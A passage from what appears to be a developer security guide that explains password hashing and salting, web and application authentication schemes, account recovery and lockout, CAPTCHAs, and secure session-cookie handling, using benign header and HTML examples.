If access is gained to a hashed password database, an attacker could use a dictionary of common passwords and the hashing function to produce hashes of all the words in the dictionary and compare them with the hashes in the database. If they match, the attacker would have identified the password in the dictionary that generates the specific hash. Similarly, a rainbow table could be used.

However, if the passwords are salted before the hashing algorithm is applied, an attacker would not be able to efficiently generate the password hashes (using a dictionary of common passwords) because plaintext would contain some random bits that are unknown to the attacker.

It is imperative that the salt is kept separate from the hash (i.e. not within the user database where the hash is stored); otherwise in the event of a database compromise the attacker would hold both the hash and the salt which could be used to mount an attack against the password.

In addition to a system-wide secret salt, each individual password can be salted with a secondary salt. This per-user salt will be stored within the user database in clear text. Even if an attacker gains access to both the password database and the common secret salt the use of pre-computation techniques will not be useful because each password is salted with two different values and a common dictionary cannot be created to attack every password in the database. In this scenario each individual password will need to be cracked separately.

Application layer defence

Additional mechanisms to protect the passwords such as account locking or the use of CAPTCHA are discussed in depth later in this section.

Web server controlled authentication

Some time ago, web applications consisted of a number of static pages and a few index pages that would enable users to walk through them. As sites were mostly static authentication was provided through the web server. Several web server controlled techniques are available as discussed below:

- **Basic** / **Digest authentication**: these authentication schemes are built into the web server software and are defined in RFC 2616. The user’s browser presents a popup window asking for credentials that are in turn sent back to the server.
- **Windows-integrated**: a range of proprietary alternatives have been provided by Microsoft to use with their products.
- **Certificate based**: in this scheme, even before the HTTP connection is established an SSL negotiation takes place. If the user’s browser fails to present an authorised certificate, the server refuses the connection.

Basic authentication - when the web server wants to initiate the authentication process it replies with an HTTP 401 response containing a WWW-Authenticate header following this pattern:

```
WWW-Authenticate: Basic realm=‘This site is private’
```

The user’s browser in turn presents a popup window prompting for credentials. Upon submission by the user, the browser applies base-64 encoding to a concatenation of the username, a colon and the password (e.g. ‘Admin:foobar’) and sends the result to the server inside an Authorisation header:

```
Authorisation: Basic QWRtaW46Zm9vYmFy
```

The browser will keep including the `Authorisation` header for every subsequent request to the site until the server presents a new 401 message or the user closes the browser. Among the limitations presented by this authentication method are:

- Only a user name and password can be provided. There is no facility for more complex setups such as one-time tokens or Smartcards.

- This authentication method is not associated with the application’s session management module and as a result it is not possible to implement session timeouts or termination.
- Dependence on the network architecture. As it is implemented at the web server-level, introducing load balancers or proxies could render this authentication mechanism unusable or very complex to maintain.

Digest authentication - this introduces a number of advantages over the Basic algorithm. These include the use of a per-connection nonce (a randomly chosen value, different from previous choices, inserted in a message to protect against replays) and the replacement of the encoding function with a cryptographic hashing algorithm (MD5).

The nonce is used by the browser to calculate the password hash that is then submitted to the server. A typical authentication dialogue is reproduced below:

Authentication request by the server:

```
HTTP/1.1 401 Unauthorised
WWW-Authenticate: Digest realm=’testrealm’,
nonce=‘72540723369’,
opaque=‘5ccc069c403ebaf9f0171e9517f40e41’
```

Authentication response by the browser after presenting a popup window prompting the user for credentials:

```
Authorisation: Digest username=‘eric’,
realm=‘testrealm’,
nonce=‘72540723369’,
uri=‘/clients/’,
response=‘e966c932a9242554e42c8ee200cec7f6’,
opaque=‘5ccc069c403ebaf9f0171e9517f40e41’
```

Apart from all the limitations already mentioned for the Basic authentication mechanism, it should be noted that a number of attacks have been developed over the years against MD5 and as a result its use is no longer recommended.

Windows integrated - this option is only available to Microsoft users running the Internet Information Server (IIS) and has limited support from client browsers.

It typically uses the Windows NTLM challenge response protocol to authenticate the connection between the user’s browser and the server. Being connection-oriented, after the initial authentication handshake, the browser would not need to include any authentication headers in subsequent requests, unless the connection is broken.

Other authentication providers such as Active Directory or Kerberos can also be used by means of the non-standard ‘Negotiate HTTP’ authentication also introduced by Microsoft.

Apart from the limitations discussed in the Basic authentication case, Windows integrated authentication is a proprietary solution, and it must be noted that many browsers, libraries and tools would not support this type of authentication. Moreover, as NTLM was designed for different purposes, some intricacies of the protocol need to be considered:

- Revocation of authorisation permissions is not instantaneous. Only when the authenticated user tries to access an additional server resource does the host become aware of the revocation and become able to deny access.
- Revocation typically needs to be done by the relevant Domain controller and will affect all the instances of the user's account.
- If a user wishes to disconnect from the application and prevent further access, the client browser (and all child windows) must also be closed. This may have security implications in shared environments.

Certificate based - X.509 digital certificates can be used at the transport layer to support SSL and ensure that only authorised users may connect to the web server.

Although it seems a powerful alternative and a convenient solution, the main limitation is that user certificates need to be created, stored, distributed and discarded in a secure fashion. Whilst this may be feasible for internal applications on corporate intranets it becomes increasingly difficult as the number of users increases or if the application needs to be exposed to the general public.

In addition to this, users are burdened with the necessity to securely manage their certificates, rather than simply remembering a password. They would additionally need to make trust decisions including importing the root certificate of the organisation's CA (Certificate Authority). Not all end users understand the implications of such decisions or are qualified to make them.

It should be noted that some applications make use of these digital certificates in a slightly different way. Instead of enforcing authentication at the web server layer, they use client-side components such as Java applets and ActiveX controls to enable the interaction of certificates with other application layer modules. This will be discussed in the following section.

Modern web development has shifted towards providing ever richer and more complex applications. As a result, authentication these days is usually handled using standard HTML forms where the processing is done in the background by the web server as covered in the next section.

Application layer authentication

The primary role of the authentication function is to enable users to identify themselves against the application. To do so users provide a secret (e.g. their password, a one-time token, etc.) that is validated by the application. Upon successful authentication the application creates another secret (i.e. session token) that is used to identify the user's authenticated session.

The direct implication is that there is no need for users to provide their passwords again and again. Another (sometimes overlooked) implication is that the application is trading one secret (the password) for another (the session token). The session token is effectively identifying the user and must be protected to prevent its disclosure (this will be covered in depth in the session management section).

Modern web applications rely on plain HTML form-based authentication. Once the credentials are entered by the user, they are managed in the background in a number of ways (e.g. matched against a user table in the database, included in a query to a directory service, etc.).

Typically applications will match the credentials supplied by the user against those stored in the backend user storage granting access only if they are found to be valid. Some alternatives to this standard approach such as the use of certificates or authentication services are discussed below.

Certificate authentication - *w*hen X.509 certificates are used in the application layer it is usually as part of a challenge-response protocol. This is considered a stronger form of authentication as it is based on something that the user holds (i.e. the certificate) and something that the user knows (i.e. the password to unlock the certificate) as opposed to relying solely in something that the user knows.

The application would require the user to cryptographically sign a challenge string with the certificate. This will be performed by a thick-client component such a Java applet or an ActiveX control. There are a number of pitfalls that need to be considered when designing such a system.

As we will see later in the guide, the security controls implemented in thick-client components should not be relied upon as these components run in an environment that can be controlled by an attacker.

Security must be provided by the challenge-response protocol itself and the challenge string used should also be chosen carefully. The list below includes some of the considerations that need to be taken:

- it should be different every time to avoid session replay attacks;
- it should be different for every user;
- it should not be predictable;
- the application needs to establish a secure channel so the challenge-response protocol is kept from prying eyes.

However, the same disadvantages already discussed in the section on web server layer certificate authentication apply: difficulty of management and distribution of user certificates, burdening of users with the secure storage of certificates and trust decisions, etc.

Authentication services (federated authentication) - applications which do not want to hold a user repository can use a third party to provide authentication services.

Inside an organisation this could be driven by the need to reduce the number of credentials users need to remember or the fact that different organisations decide to provide a variety of services together but want to reduce the overhead of managing different user databases.

Several technologies exist to help organisations interested in such setup environments:

- **OpenID**: is an open and decentralised web standard. Users register with an OpenID provider and are assigned a unique URL (also called OpenID). In order to authenticate against a third party site (relying party), a user only needs to provide this URL.
- If the user does not currently have an active session with the provider a new session is created after the user authenticates against the provider. If an active session exists, then the relying party authentication is negotiated between the provider and the relying partner in accordance with the configuration settings set by the user in the provider. The relying party does not have access to the user's credentials (e.g. email addresses, passwords) only to the users' OpenID URL.
- The relying party does not access any data stored by the provider.
- **OAuth**: enables customer applications to retrieve and operate with user data hosted by provider applications.

- The user can create tokens that specify what data is available and for how long and hand them to consumer applications. The consumer applications can use these tokens without further interaction from the user (until they expire).
- **SAML**: The Security Assertion Markup Language (SAML) is an XML standard for exchanging authentication and authorisation data between the identity provider and its customers. The standard was created by the OASIS committee.[2]
- Applications with an XML backend or web services built around SOAP usually favour this technology.
- **Microsoft Live ID** (formerly Passport) is a centralised proprietary federated service created by Microsoft. It is no longer supported or available for external organisations and has been included in the list for the sake of completeness.

The main security risk of using federated authentication schemes derives from the fact that the application needs to trust the identity provider.

Other authentication mechanisms - apart from password, software certificates and federated authentication schemes a number of alternatives exist.

- **One-time passwords**: devices providing one-time passwords are an effective way of dealing against password replay attack scenarios. Due to the disconnected nature of these devices (there is no direct communication between the application and the device) they may be vulnerable to man-in-the-middle attacks: an attacker can create a *phishing* site that requests users one-time password and resends it to the real application.
- **SMS challenge-response**: the application holds the user’s mobile number and sends an SMS challenge as part of the authentication process. Organisations in the telecommunication industry usually favour this method although other corporations can use it. There will be an overhead on providing connectivity to the carrier network and transmitting the token securely through the GSM network to the user’s device.

  Apart from the administrative overhead required to deal with the GSM gateway, user mobile devices can be lost or stolen.
- **Hardware certificates**: using devices such as USB drives or Smartcards that store the certificate and need to be attached to the user’s computer during authentication. If the application relies only on these devices the system may be vulnerable to man-in-the-middle attacks (e.g. an attacker’s site can trigger the authentication process requiring the device and then pass the details obtained to the final application).

  These devices are more suitable for internal environments to prevent loss or theft.
- **Biometrics**: when combined with a secret the user knows can be a strong form of authentication as biometric markers are something that the user holds. Depending on the nature of the application and the target user group, there may be legal limits on the use of biometrics which should be understood by organisations considering their use as an authentication device.

Functions supporting the authentication module

The authentication module often requires a number of supporting functions such as password change facilities or account recovery modules. These also need to be implemented in line with best practice to ensure that the overall security of the authentication system is not compromised.

Application generated passwords - applications may need to generate passwords for their users after special processes (e.g. account creation). Passwords generated by the application on behalf of their users must comply with the general guidelines to create strong passwords: minimum length, alphanumeric, mixed case, etc.

It is a good practice to generate complete random passwords containing characters of an arbitrary list and whose length is also arbitrary (with a minimum).

If the application detects that a user is logging in with an auto-generated password a password change process must be enforced to ensure that the users chooses a new password. This is to enable them to choose a strong password that is memorable rather than to encourage the use of the random generated one that would most likely result in the password being stored in an unsafe fashion (e.g. in a file in the user's computer, in an email message, etc.).

Password changes - all applications should allow their users to manage their passwords and update them as regularly as they see fit. Unless there is a valid business reason to avoid doing so, provide your users with a password change facility.

In order to be secure, the password change mechanism needs to require the user to provide their current password. This is often called *re-authentication* and will be covered later when discussing defensive methods to protect the authentication function. As with every re-authentication operation developers must be careful when handling failures inside the password change process.

- If an account locking facility exists, it should be integrated with the password change functionality.

- The module should validate the old password and also that the new one matches the confirmation ensuring that the error message presented if any of these validations fail does not disclose useful information for an attacker.

- If the application presents different error messages when the old password is invalid and when the new password does not match the confirmation, attackers could use this to brute force the original password by deliberately submitting the form with a password confirmation that does not match the new password field and monitoring application error messages. When the application complains about the password not matching the confirmation, they would know that they have found the original password.

The password change form also needs to protect passwords from local privacy attacks by preventing the user's browser from caching the password. This is done by supplying the appropriate HTML attributes to the password fields of the form (i.e. **`autocomplete='off'`**).

Some web applications disclose the current user password in the account properties or password change fields. This happens if the development framework auto-populates the form fields in the page from an object associated with the user. If this is the case passwords would be disclosed in the HTML source of the page (although they will be masked in the browser window). Developers need to prevent this behaviour and configure the form filling process accordingly.

When creating or updating a password, developers also need to ensure that the application complies with the organisation's password policy. If no such policy exists some guidelines have already been provided in earlier sections regarding password strength. Additional considerations include:

- **Expiration**. Users should be required to change their passwords periodically. This is to protect users in the event of their credentials being compromised as they will only be valid until they are expired by the application. The appropriate amount of time before a password is expired depends on the application. It should not be too small to force users to choose weak passwords as a result (e.g. *letmein1*, *letmein2* … or *letmeinJan*, *letmeinFeb* …) and it should not be too long as to render the process ineffective.

- **History**. For the most sensitive applications a password history feature should be implemented. Applications implementing such feature would keep copies of the old password hashes and prevent the user from reusing them by hashing the new password and matching it against all the stored hashes. The number of old password hashes kept is also dependent on the sensitiveness of the application and depends on the expiration period.

After a successful password change has been completed users should be notified using an out-of-band channel (e.g. email) to prevent attackers from taking over an account without the user being alerted.

For the most sensitive systems passwords should only be changed if strict out-of-band criteria are satisfied, for instance, by requiring a proof of identity from the account holder or by requiring a request to be raised in person to the application administrators.

Account recovery - an account recovery function is a useful mechanism to help users that have forgotten their credentials to regain control of their accounts. Unfortunately some developers fail to realise that the account recovery or password reset function is effectively a secondary authentication mechanism for the application that can be targeted by attackers and not only used by legitimate users. It needs to be secured with as tight controls as the ones used to protect main authentication module including account locking and suitable error handling as discussed in previous sections.

The most common pitfall found in account recovery facilities is that the authentication challenge they present is not as secure as the main challenge (i.e. user's password). It is not uncommon to present a number of questions to try to identify the account holder: however if these questions are poorly chosen the system's integrity may be compromised. Unsuitable choices include things like a *town of birth* or a *mother's maiden name* as it is likely that an attacker can find these details from public records.

It is best if applications provide the same list of questions for all the users because otherwise some users will choose stronger questions than others and this will increase the likelihood of their accounts being targeted by attackers. Nevertheless, if applications let users choose the challenge questions, they need to ensure that users understand that these questions can be presented to people other than themselves and also to people trying to gain unauthorised access to their accounts. The questions chosen should reflect this and ensure that the answers are not generally known by anyone else other than themselves. Bad examples of user-selected questions could be: *What is the colour of my car? What is my favourite meal?*

If the user clears the account recovery challenge, the application needs to generate a unique one-time URL that can be used to select a new password and send it to the user's registered email along with instructions on how to proceed. A few considerations must be taken into account:

- This URL needs to be valid only for a limited period of time.
- The URL must be sent to the user's registered email address; otherwise if an attacker successfully guesses the account recovery challenge and is asked to provide an email address, the user account could be compromised without the rightful owner noticing it.

- The email sent needs to state clearly that it was sent as a result of an account recovery request. Instructions on how to report the incident in the event of the user not having originated the request should be enclosed.
- The application should not create an authenticated session right after the account recovery process. Otherwise an attacker could use the account recovery mechanism to always gain access to the account without alerting the user.
- The application should not regenerate a password for the user and present it directly. Otherwise this password may be disclosed to the attacker without the user knowing about it.
- If the organisation's policy is not to send hyperlinks in emails to their users to prevent *phishing*, a one-time token can be provided along with instructions on how to use it once the user navigates to the application.

'Remember me' functionality - applications may provide a convenient method for users to keep their sessions open over time. This is usually done by setting a persistent cookie into the user's browser containing a special token. Special care should be taken to choose an appropriate token.

This value should be used to uniquely identify the user and as such must not be predictable and should be protected from tampering as well as being only valid for a single use. A lot of the considerations that will be discussed around session token strength in the next section apply for this token. Reviewing the *Session management* section is recommended before implementing any '*remember me*' facility, in particular all the precautions on how to protect tokens through their lifecycles.

It is probably best to avoid 'remember me' facilities in the most sensitive applications as they increase the attack surface and provide yet another way for users to authenticate against the application. If application owners decide to implement this facility it is encouraged that the 'remember me' token does not replace authentication altogether by for instance just *remembering* the username and requiring the user to provide their password.

Impersonation - some applications require authorised users to be able to impersonate other users' sessions. The most likely scenario would be a help desk support person needing to log into the application as a user to troubleshoot a problem with their account.

Precautions need to be taken to ensure that any impersonation facility is not exposed to abuse by attackers or unauthorised users. A secure impersonation system needs to be integrated with the authentication, authorisation and session management frameworks. The use of tricks such as master passwords, alternative login pages or magic cookie values will result in insecure systems that could be easily compromised.

Applications should keep track throughout the impersonation session of the identity of the impersonator as well as the impersonated user ensuring that only users with appropriate privilege are allowed to use the function. This would also ensure that impersonators cannot perform actions on behalf of the users and then repudiate them.

Protecting the authentication function

Error messages - as a general principle error messages should never reveal details of the inner workings of the application, nor should they disclose technical information regarding its implementation.

This is of particular importance for functions related with the application authentication. For instance, error messages should not reveal details that would allow an attacker to determine whether an account is valid in the system or not. Otherwise attackers could use error messages to create a list of valid accounts and then launch brute force attacks against them.

Useful messages that do not disclose internal details should be favoured, for example after a failed authentication attempt an application could present:

```
There has been an error with your request. This could be due to a number of factors:
```

- Invalid username / password combination
- Your account has not been activated or it has been locked or disabled
- This attempt has been logged and the system administrators have been notified.

Local privacy - as we will discuss later in the guide some client environments are inherently insecure. Small offices may use a shared computer to access the application or users may access it through public computers in hotels or internet cafes.

Application developers need to consider this when implementing the authentication framework minimising the amount of sensitive data that ends up being stored in the user's computer. This data can be presented in a number of ways including:

- browser cookies
- thick-client components (Flash shared objects, ActiveX controls, etc.)
- passwords stored by the browser

Guidelines will be provided in the session management section on how to deal with cookies securely and information on thick-client security is provided later in the guide. To prevent the user's browser from caching their credentials it is enough to include the `autocomplete` attribute in HTML tag of every sensitive field used by the authentication module in the application such as the user name, password, email address, old password and password confirmation in the password change form, etc.

This can be accomplished with the following HTML code applied to a particular field:

```
<input … autocomplete='off'>
```

Or if a complete form is considered to be sensitive, auto-completion can be disabled in all the fields with:

```
<form […] autocomplete='off'>
[…]
</form>
```

Protect against phishing - please review the section on phishing to ensure that you are reducing your application users' risk of being caught by phishing scams.

Re-authenticate before sensitive transactions - applications should force users to validate their credentials by re-authenticating before any critical transaction is authorised. This is to ensure that if a user session is compromised an attacker would not be able to perform sensitive operations on behalf of the user unless they are also in possession of the user's credentials.

We have already discussed that users should be required to re-authenticate when changing their passwords, but other common scenarios where re-authentication is advised include changing other authentication data (e.g. email address) or performing a sensitive transaction in the context of the application (such as fund transfers in a banking site).

The guidelines provided regarding error messages and local privacy protection should also be applied to any re-authentication mechanism.

Every time a re-authentication operation is triggered all the protective measures of the application need to be enabled: account locking, out of band notification of the user on failure (and also on success for the most sensitive operations), auditing, etc.

Account lockout – a large number of accounts have been compromised recently in email and social networking sites using dictionary attacks. The single most effective mitigation against this type of attack is to enforce an account locking policy, where applications must lock access to an account after a number of failed login attempts have been reached. Several techniques could be adopted:

- Lock the account after a threshold has been reached (e.g. three successive failed login attempts)
- For every failed login attempt, increase the delay the application introduces in producing a response and after a predefined number of attempts the account should be locked. This would discourage brute force attacks as their effectiveness would be impacted by the delay introduced by the application. Typical behaviour is to double the response time with every failed attempt.

When implementing an account lockout policy it is important to ensure that upon lockout, the message presented to the user does not change. Otherwise, we could be helping an attacker by providing valuable information on the internal security mechanisms implemented. Such subtle information-disclosing behaviour is often exploited to create bespoke automated attacks against web applications.

Another important requirement for such systems is that the lockout counter must be implemented on the server side rather than through cookies or other client side mechanism as these may be tampered with by an attacker.

Account locking should be implemented in every module of the application requiring the user to authenticate. The list of such modules includes: the login process, password change form, the password reset facility, any sensitive transaction that requires re-authentication, etc.

Finally, after an account is locked you need to ensure that the legitimate owner of the account can regain control of it by implementing a suitable secure password reset procedure.

Multi-step login - multi-step login processes may be desirable for applications where some easily guessable information is required as part of the authentication process. The classic example are banking applications were an account number may be required as part of the authentication process. Account numbers are usually assigned sequentially making them guessable by attackers. Even if the attacker's main goal is not to compromise the account, considerable damage can be caused if easily guessable information is part of the login process: attackers could launch an attack that would result in accounts being locked on a large scale creating a Denial of Service (DoS) condition.

Another scenario that may require the use of multi-step authentication would be that of sensitive applications making use of a challenge-response process instead of the classic username and password combination. By implementing a multi-step login, attackers will not be able to use automated attacks and tools against this type of environment.

A common pitfall to avoid is that applications often assume that when request are submitted to a later stage in the process it means that the previous steps have been cleared successfully. Some multi-step processes can be subverted if developers make this false assumption and attackers submit a suitably crafted request to the final stage of the process. All the information regarding the state of this multi-step process must be kept on the server side and must be revalidated at every step.

Multi-character passwords challenges - in these systems instead of requiring the user to provide their full password, the application would ask for a combination of characters from it. This is typically required for just one of the steps in multi-step login processes.

At least three characters should be required and the positions should be randomly chosen with the user being presented with the same challenge (i.e. the same character positions) until the authentication is successful, even across different sessions. If the application does not comply with this rule and presents a different challenge every time the user reloads the page then an attacker in possession of some characters in the password may perform multiple requests to the login page until the challenge presented matches the items in their possession.

Using CAPTCHAs **-** CAPTCHA stands for Completely Automated Public Turing test to tell Computers and Human Apart. It is a type of challenge-response mechanism that web applications can use to hamper automated attacks. The idea is to present a challenge that an automated script will not be able to solve.

The paradigm involves presenting an image containing visually distorted alphanumeric characters or an audio sample, which the user is required to submit back to the application via his keyboard. More advanced examples would integrate some cultural knowledge element or complex comparisons (e.g. present a picture of a cat and a dog and ask the user to identify which one is which).

Applications can present a CAPTCHA challenge combined with some of the other techniques. For instance, after a number of failed login attempts, the user needs to resolve a CAPTCHA challenge before being allowed to attempt to login again.

Although CAPTCHAs can be an effective way of preventing automated attacks, designing a strong secure CAPTCHA mechanism is not an easy task. This protection mechanism will not stop the most resourceful attackers. Automated clusters can be built to break specific CAPTCHA implementations and CAPTCHA solving services can be purchased over the internet (e.g. $2 US for 1000 CAPTCHAs).

Furthermore, CAPTCHAs may not be suitable for applications that need to adhere to strict accessibility standards.

Techniques to secure your authentication function

- Authenticate over a secure channel
- Protect your users' passwords:
  - enforce strength rules: minimum length, character sets, etc;
  - implement expiration / refresh rules;

    - use a cryptographic hashing function and only store the hash in the database;
    - use a system-wide salt to strengthen the password hashing. Keep the hash secure;
    - in addition to the system-wide salt, consider using a per-user salt.

- Implement account locking
- Ensure error messages cannot be used to enumerate users or brute-force credentials.
- Reduce the application's footprint in the user's computer to prevent local privacy attacks: enforce cache controls, minimise the use of persistent cookies, restrict *auto-complete* functionality on sensitive fields, etc.
- If a multi-step authentication process is required, state must be handled by the server and verified both at each step of the process, and before granting final access.
- Require re-authentication for the most sensitive operations (e.g. password changes, high value transactions, etc.).
- The same strict security restrictions around the main authentication function must be applied to secondary authentication mechanisms such as account recovery or 'remember me' functions.
- Minimise the number of authentication interfaces. Not every application needs built-in 'remember me' or account recovery modules - these may be implemented offline or out of band.
- The application should be able to detect if a single source IP is responsible for multiple authentication failures across different accounts.
- Log the source IP address, date and time of every login request in addition to the number of failed login attempts. Monitor and notify affected users and application's administrators of any anomalies.

Session management

The HTTP protocol does not have any session-tracking mechanisms built in. However applications need to be able to track a user's session across multiple requests. This is done through the use of HTTP cookies (RFC 2965). A 'cookie' is generated by the server and is transmitted to the browser which would include it in every subsequent request to the application.

Although cookies can be used to store any information there is concern with their use for session management purposes. In this context, the value stored in the cookie is usually referred to as a session token and it must be a randomly-generated unpredictable unique value that is used to identify the user's session. The token is a shared value that browser and web server use to track the user's session.

HTTP cookie basics

Cookies are transmitted within the headers of the HTTP messages. In their most simple form they consist of a name/value pair optionally followed by a number of attributes.

When a server wants to set a new cookie, the following **`Set-Cookie`** header is included in its response (in the example below the name of the cookie holding the session token is `SID`):

```
Set-Cookie:
SID=eZEbj6RLXK4_NzDGD3EMvsmfNv8PpFH_ShyzStnmQQ17bAKQJ3ugEte0j-
Zh7oQfbIELjJhbByXcaBgrCmUVCbdah8LryeeXYyre4jJ6ZgMx5MVztBgDqdvZTiIJZd8j;
expires=Tue, 24-Feb-2010 11:08:48 GMT; path=/; domain=.application.com;
HttpOnly; Secure
```

The browser will then include a **`Cookie`** header in all the subsequent requests:

```
Cookie: eZEbj6RLXK4_NzDGD3EMvsmfNv8PpFH_ShyzStnmQQ17bAKQJ3ugEte0j-
Zh7oQfbIELjJhbByXcaBgrCmUVCbdah8LryeeXYyre4jJ6ZgMx5MVztBgDqdvZTiIJZd8j
```

Once a user authenticates against the application, they become authorised users of the system. Subsequent requests made will be treated as authenticated and the application behaviour will reflect this. Instead of requiring users to provide their authentication credentials with every request, the session token will be used as an authentication voucher. The token is no longer just a shared value to track the state, it now represents an authorised session. It must be considered a secret value and it must be protected.

The unauthenticated token was not considered a secret, and as a result, it may have been disclosed in a number of places (e.g. if the traffic was in clear text, in intercepting proxies, etc.). Applications need to reissue a new token after successful authentication and this value needs to be protected throughout the session's lifespan. If applications fail to do so, they may be vulnerable to session fixation attacks as discussed later in the guide.

It is not uncommon that applications provide with transport layer security to the page that contains the login form but straight after the authentication process is completed users are redirected back to a clear text channel. This is a mistake because the authenticated session token generated by the application that is going to be used to track the user's session can be compromised by an attacker if transmitted in the clear.

Cookie attributes

Domain and path - once a cookie is set by the server the browser will only attach it to the requests corresponding to the domain to which the cookie belongs. If a server hosts multiple applications but serves those through different subdomains (e.g. app1.site-a.com/, app2.site-a.com/) the **`domain`** attribute must be set to ensure that cookies are only attached by the browser when accessing the specified subdomain.

However, if multiple applications exist but they are located in different paths (e.g. www.site-b.com/app1, www.site-b.com/app2), the web server uses the **`path`** attribute to ensure that the browser only attaches the cookies when performing requests within the desired path.

An interesting fact affecting the browser's behaviour is that if the cookie **`path`** is set to **`/app1`** (without the trailing slash), the browser will consider it a prefix value and will include the *cookie* whenever the requested location matches it, for example: **`/app1/`**, **`/app11/`**, **`/app1-old/`**, **`/app1-malicious/`**, etc.

Application developers need to carefully consider the implications of the values assigned to the **`domain`** and **`path`** attributes. For instance, if a cookie in site-a.com does not correctly restrict its scope to the desired subdomain, the browser will end up submitting the cookie to the wrong application. And likewise, if an appropriate path is not specified for site-b's applications the browser will mix up the cookies. An extreme case would be an application setting the **`path`** attribute to the server root /. The browser will include the cookie in every request made to the server.

Although there are some cases in which this would not have further implications, over permissive scope in session cookies can present some risks. If the shared environment cannot be trusted to be secure, attackers may be able to deploy malicious applications in it. Additionally, if the cookie is sent to an unintended application and this application contains vulnerabilities, the user's session token could be compromised.

As a final note regarding the effectiveness of the **`path`** attribute in protecting cookies, it is not possible to prevent two applications which share same host (located in different paths) from accessing each other's cookies. For example, it will be possible for /app2/ to create a hidden IFRAME pointing to /app1/. The browser's same origin policy would allow this as both applications share the same host name. The browser will then load the URL specified in the IFRAME and attach the cookies for /app1/ when making this request. The code in /app2/ would be able to access those cookies by inspecting its handler to the IFRAME object.

Flags - two flags can be set to protect HTTP cookies: **`Secure`** and **`HttpOnly`.**

The **`Secure`** flag indicates that a cookie should only be transmitted using secure SSL communications. This means that the user's browser will attach the cookie to the request when accessing the HTTPS version of the site (e.g. www.site.com) but not when visiting the clear text version (e.g. www.site.com). This would prevent the session token from being sent in clear text or cached by intermediate proxying devices.

If a user is visiting an application over SSL but the cookie does not have the **`Secure`** flag set, the session token would be disclosed if the user follows a redirect to the same site but in clear text.

The **`HttpOnly`** flag was created to ensure that the browser only accesses the cookie for HTTP transactions. Traditionally browsers supporting scripting engines (e.g. JavaScript) would make the cookies sent by the server available to those engines. As we will see later in the guide this feature can be exploited by attackers if certain conditions are met, resulting in the user's session tokens being compromised. When an application flags a cookie as **`HttpOnly`** it is explicitly instructing the browser to deny access to the cookie for any purpose other than the HTTP communication.

Both the **`Secure`** and the **`HttpOnly`** flags need to be set in cookies holding session tokens.

Expiration - applications can set an expiration date and time for cookies. The browser will discard existing cookies after that point in time ensuring that old cookies are not stored in the user's computers after they are expired.

However, this is a client side feature. On the server side we need to ensure that the session tokens for our users also expire. The server should keep track of the last time a session token was used by its owner and invalidate it after a predefined timeout period if no activity has been performed.

Generating strong session tokens

Session tokens need to be unpredictable and contain sufficient randomness. This randomness should be generated by a strong pseudo-random number generator to ensure an even and unpredictable spread of tokens across the range of possible values.

To increase the strength of the generated tokens additional sources of entropy (i.e. randomness) can be introduced into the process. Request dependent values such as the source IP address, User-Agent string or date and time of the request could be used in addition to the core pseudo-random generator to improve the strength of the resulting token. A suitable cryptographic hashing function (e.g. SHA-256) can be applied to these values and the resulting hash be used as the session token.

The tokens should not contain sensitive or meaningful information to prevent attackers from analysing and tampering with them. They should not depend on the user credentials or account data and they should not be time dependent. Note that user data and time were recommended as an input to a hashing algorithm; they should not be used as part of the token.

If tokens depend on account data (e.g. user name, email, etc.), attackers could register multiple accounts to analyse the token generation sequence, or perform simple alterations in the account's data used to generate them and analyse the impact of those changes in the generated tokens.

If tokens are time-dependent, attackers can analyse them by launching time-controlled automated scans.

Obfuscating meaningful information in the tokens through encoding or the use of a XOR function is also against best practice as these would generate patterns which could be detected by an attacker.

There is usually no reason to implement a custom session token generation module. All development frameworks provide a session management facility that usually handles the creation of session tokens securely and transparently to developers. However, vulnerabilities have been identified in the past in the session token generation functions of most of the major development frameworks. Thus the importance for development teams to ensure they are using the latest stable release of their framework and that security patches are being applied. Finally, to ensure that developers are up to date with current attack trends against the technologies they are using teams should develop an active interest in security-related news affecting their chosen framework.

Session token to user mapping

Session tokens need to be mapped to application users by the web server. This mapping should be unique and must be performed server side. No information regarding the account associated with the session should be kept on the client side.

Sometimes applications store the owner of the session (e.g. user ID) inside a cookie value and the server just verifies that the session token is valid and then inspects the cookie to retrieve the associated user. In this scenario, an attacker only needs to provide a valid session token and then tamper with the value of the cookie to effectively impersonate another user of the environment. Applications need to manage session to user mapping safely on the server side.

In a similar fashion, only one session token should be allowed to be mapped to each user account at any given time. There is usually no reason for a user to have multiple active concurrent sessions. A user can terminate one session and start another one in a different browser, or a different computer, but if multiple simultaneous sessions exist for any given user it may be an indication that the user's credentials have been compromised and are in use by an attacker.

If the application detects that multiple sessions are associated with a given account all sessions except the last one must be cancelled and the user (and application administrators) must be notified of the incident. If an attacker compromises a user's credentials and logs into the application while the user has an active session, the legitimate user's session will be terminated which will be the first warning sign for the user. After the next successful login attempt the user should be given details of the incident including date and time and possibly source IP addresses of the other sessions.

Session termination

There are two scenarios which lead to a user's session being terminated: user initiated session logout and session timeout.

Applications need to provide a logout facility so that users can terminate their sessions upon request. If a user logs out of the application, the authenticated session token needs to be invalidated by the server and the user's browser instructed not to use it again. Ideally the application would generate a new (non-authenticated) session token for the user.

The server must also invalidate the session tokens after a period of inactivity. This is to ensure that in the event of the tokens being compromised (e.g. through session hijacking, a local privacy attack, etc.) the time window in which they can be of use to an attacker is limited. Typical values for session timeout thresholds vary with the sensitiveness of the application but usually go from a few minutes to no more than half an hour.

Effective session termination is always handled by the server. It is not enough to regenerate session tokens or to provide the user with a new cookie value. The old session tokens need to be invalidated and discarded to prevent any further use.

Reactive session termination - reactive session termination is the process by which the application cancels a user's session in the event of an anomaly or suspicious behaviour being detected.

This is one of the most effective security measures that can be implemented in an application to protect not only from attacks to the session management function but from all the different attack vectors discussed throughout the guide.

If the application terminates an attacker's session after each suspicious request, the vulnerability identification and exploitation process that the attacker needs to undertake will be significantly slowed.

A word of caution: it is convenient that if such a measure is implemented it can be temporarily disabled to ensure that security testing against the environment can be performed efficiently.

Techniques to secure your sessions

- Most major enterprise development frameworks provide a strong session-management function whose use should be preferred over implementing a custom framework.
- After successful authentication, a new token must be generated and assigned to the user.
- After authentication, session tokens must be protected throughout their lifecycle:
  - only transmit session tokens over a secure channel;
  - use *cookies* to store them, never query string parameters.
- Applications should provide a logout facility.
- Session tokens must expire after a reasonable period of inactivity.

- Implement reactive session termination. If strange behaviour or anomalies are detected, terminate the user session and notify the application’s administrators.
- When invalidating a session either through logout, expiration or termination, the tokens must be discarded by the server. It is not sufficient to clear the user’s cookies.
- Cookie security:
    - do not store sensitive information in cookies;
    - set the Secure and HttpOnly flags.
- Restrict their scope as much as possible using the domain and path attributes.
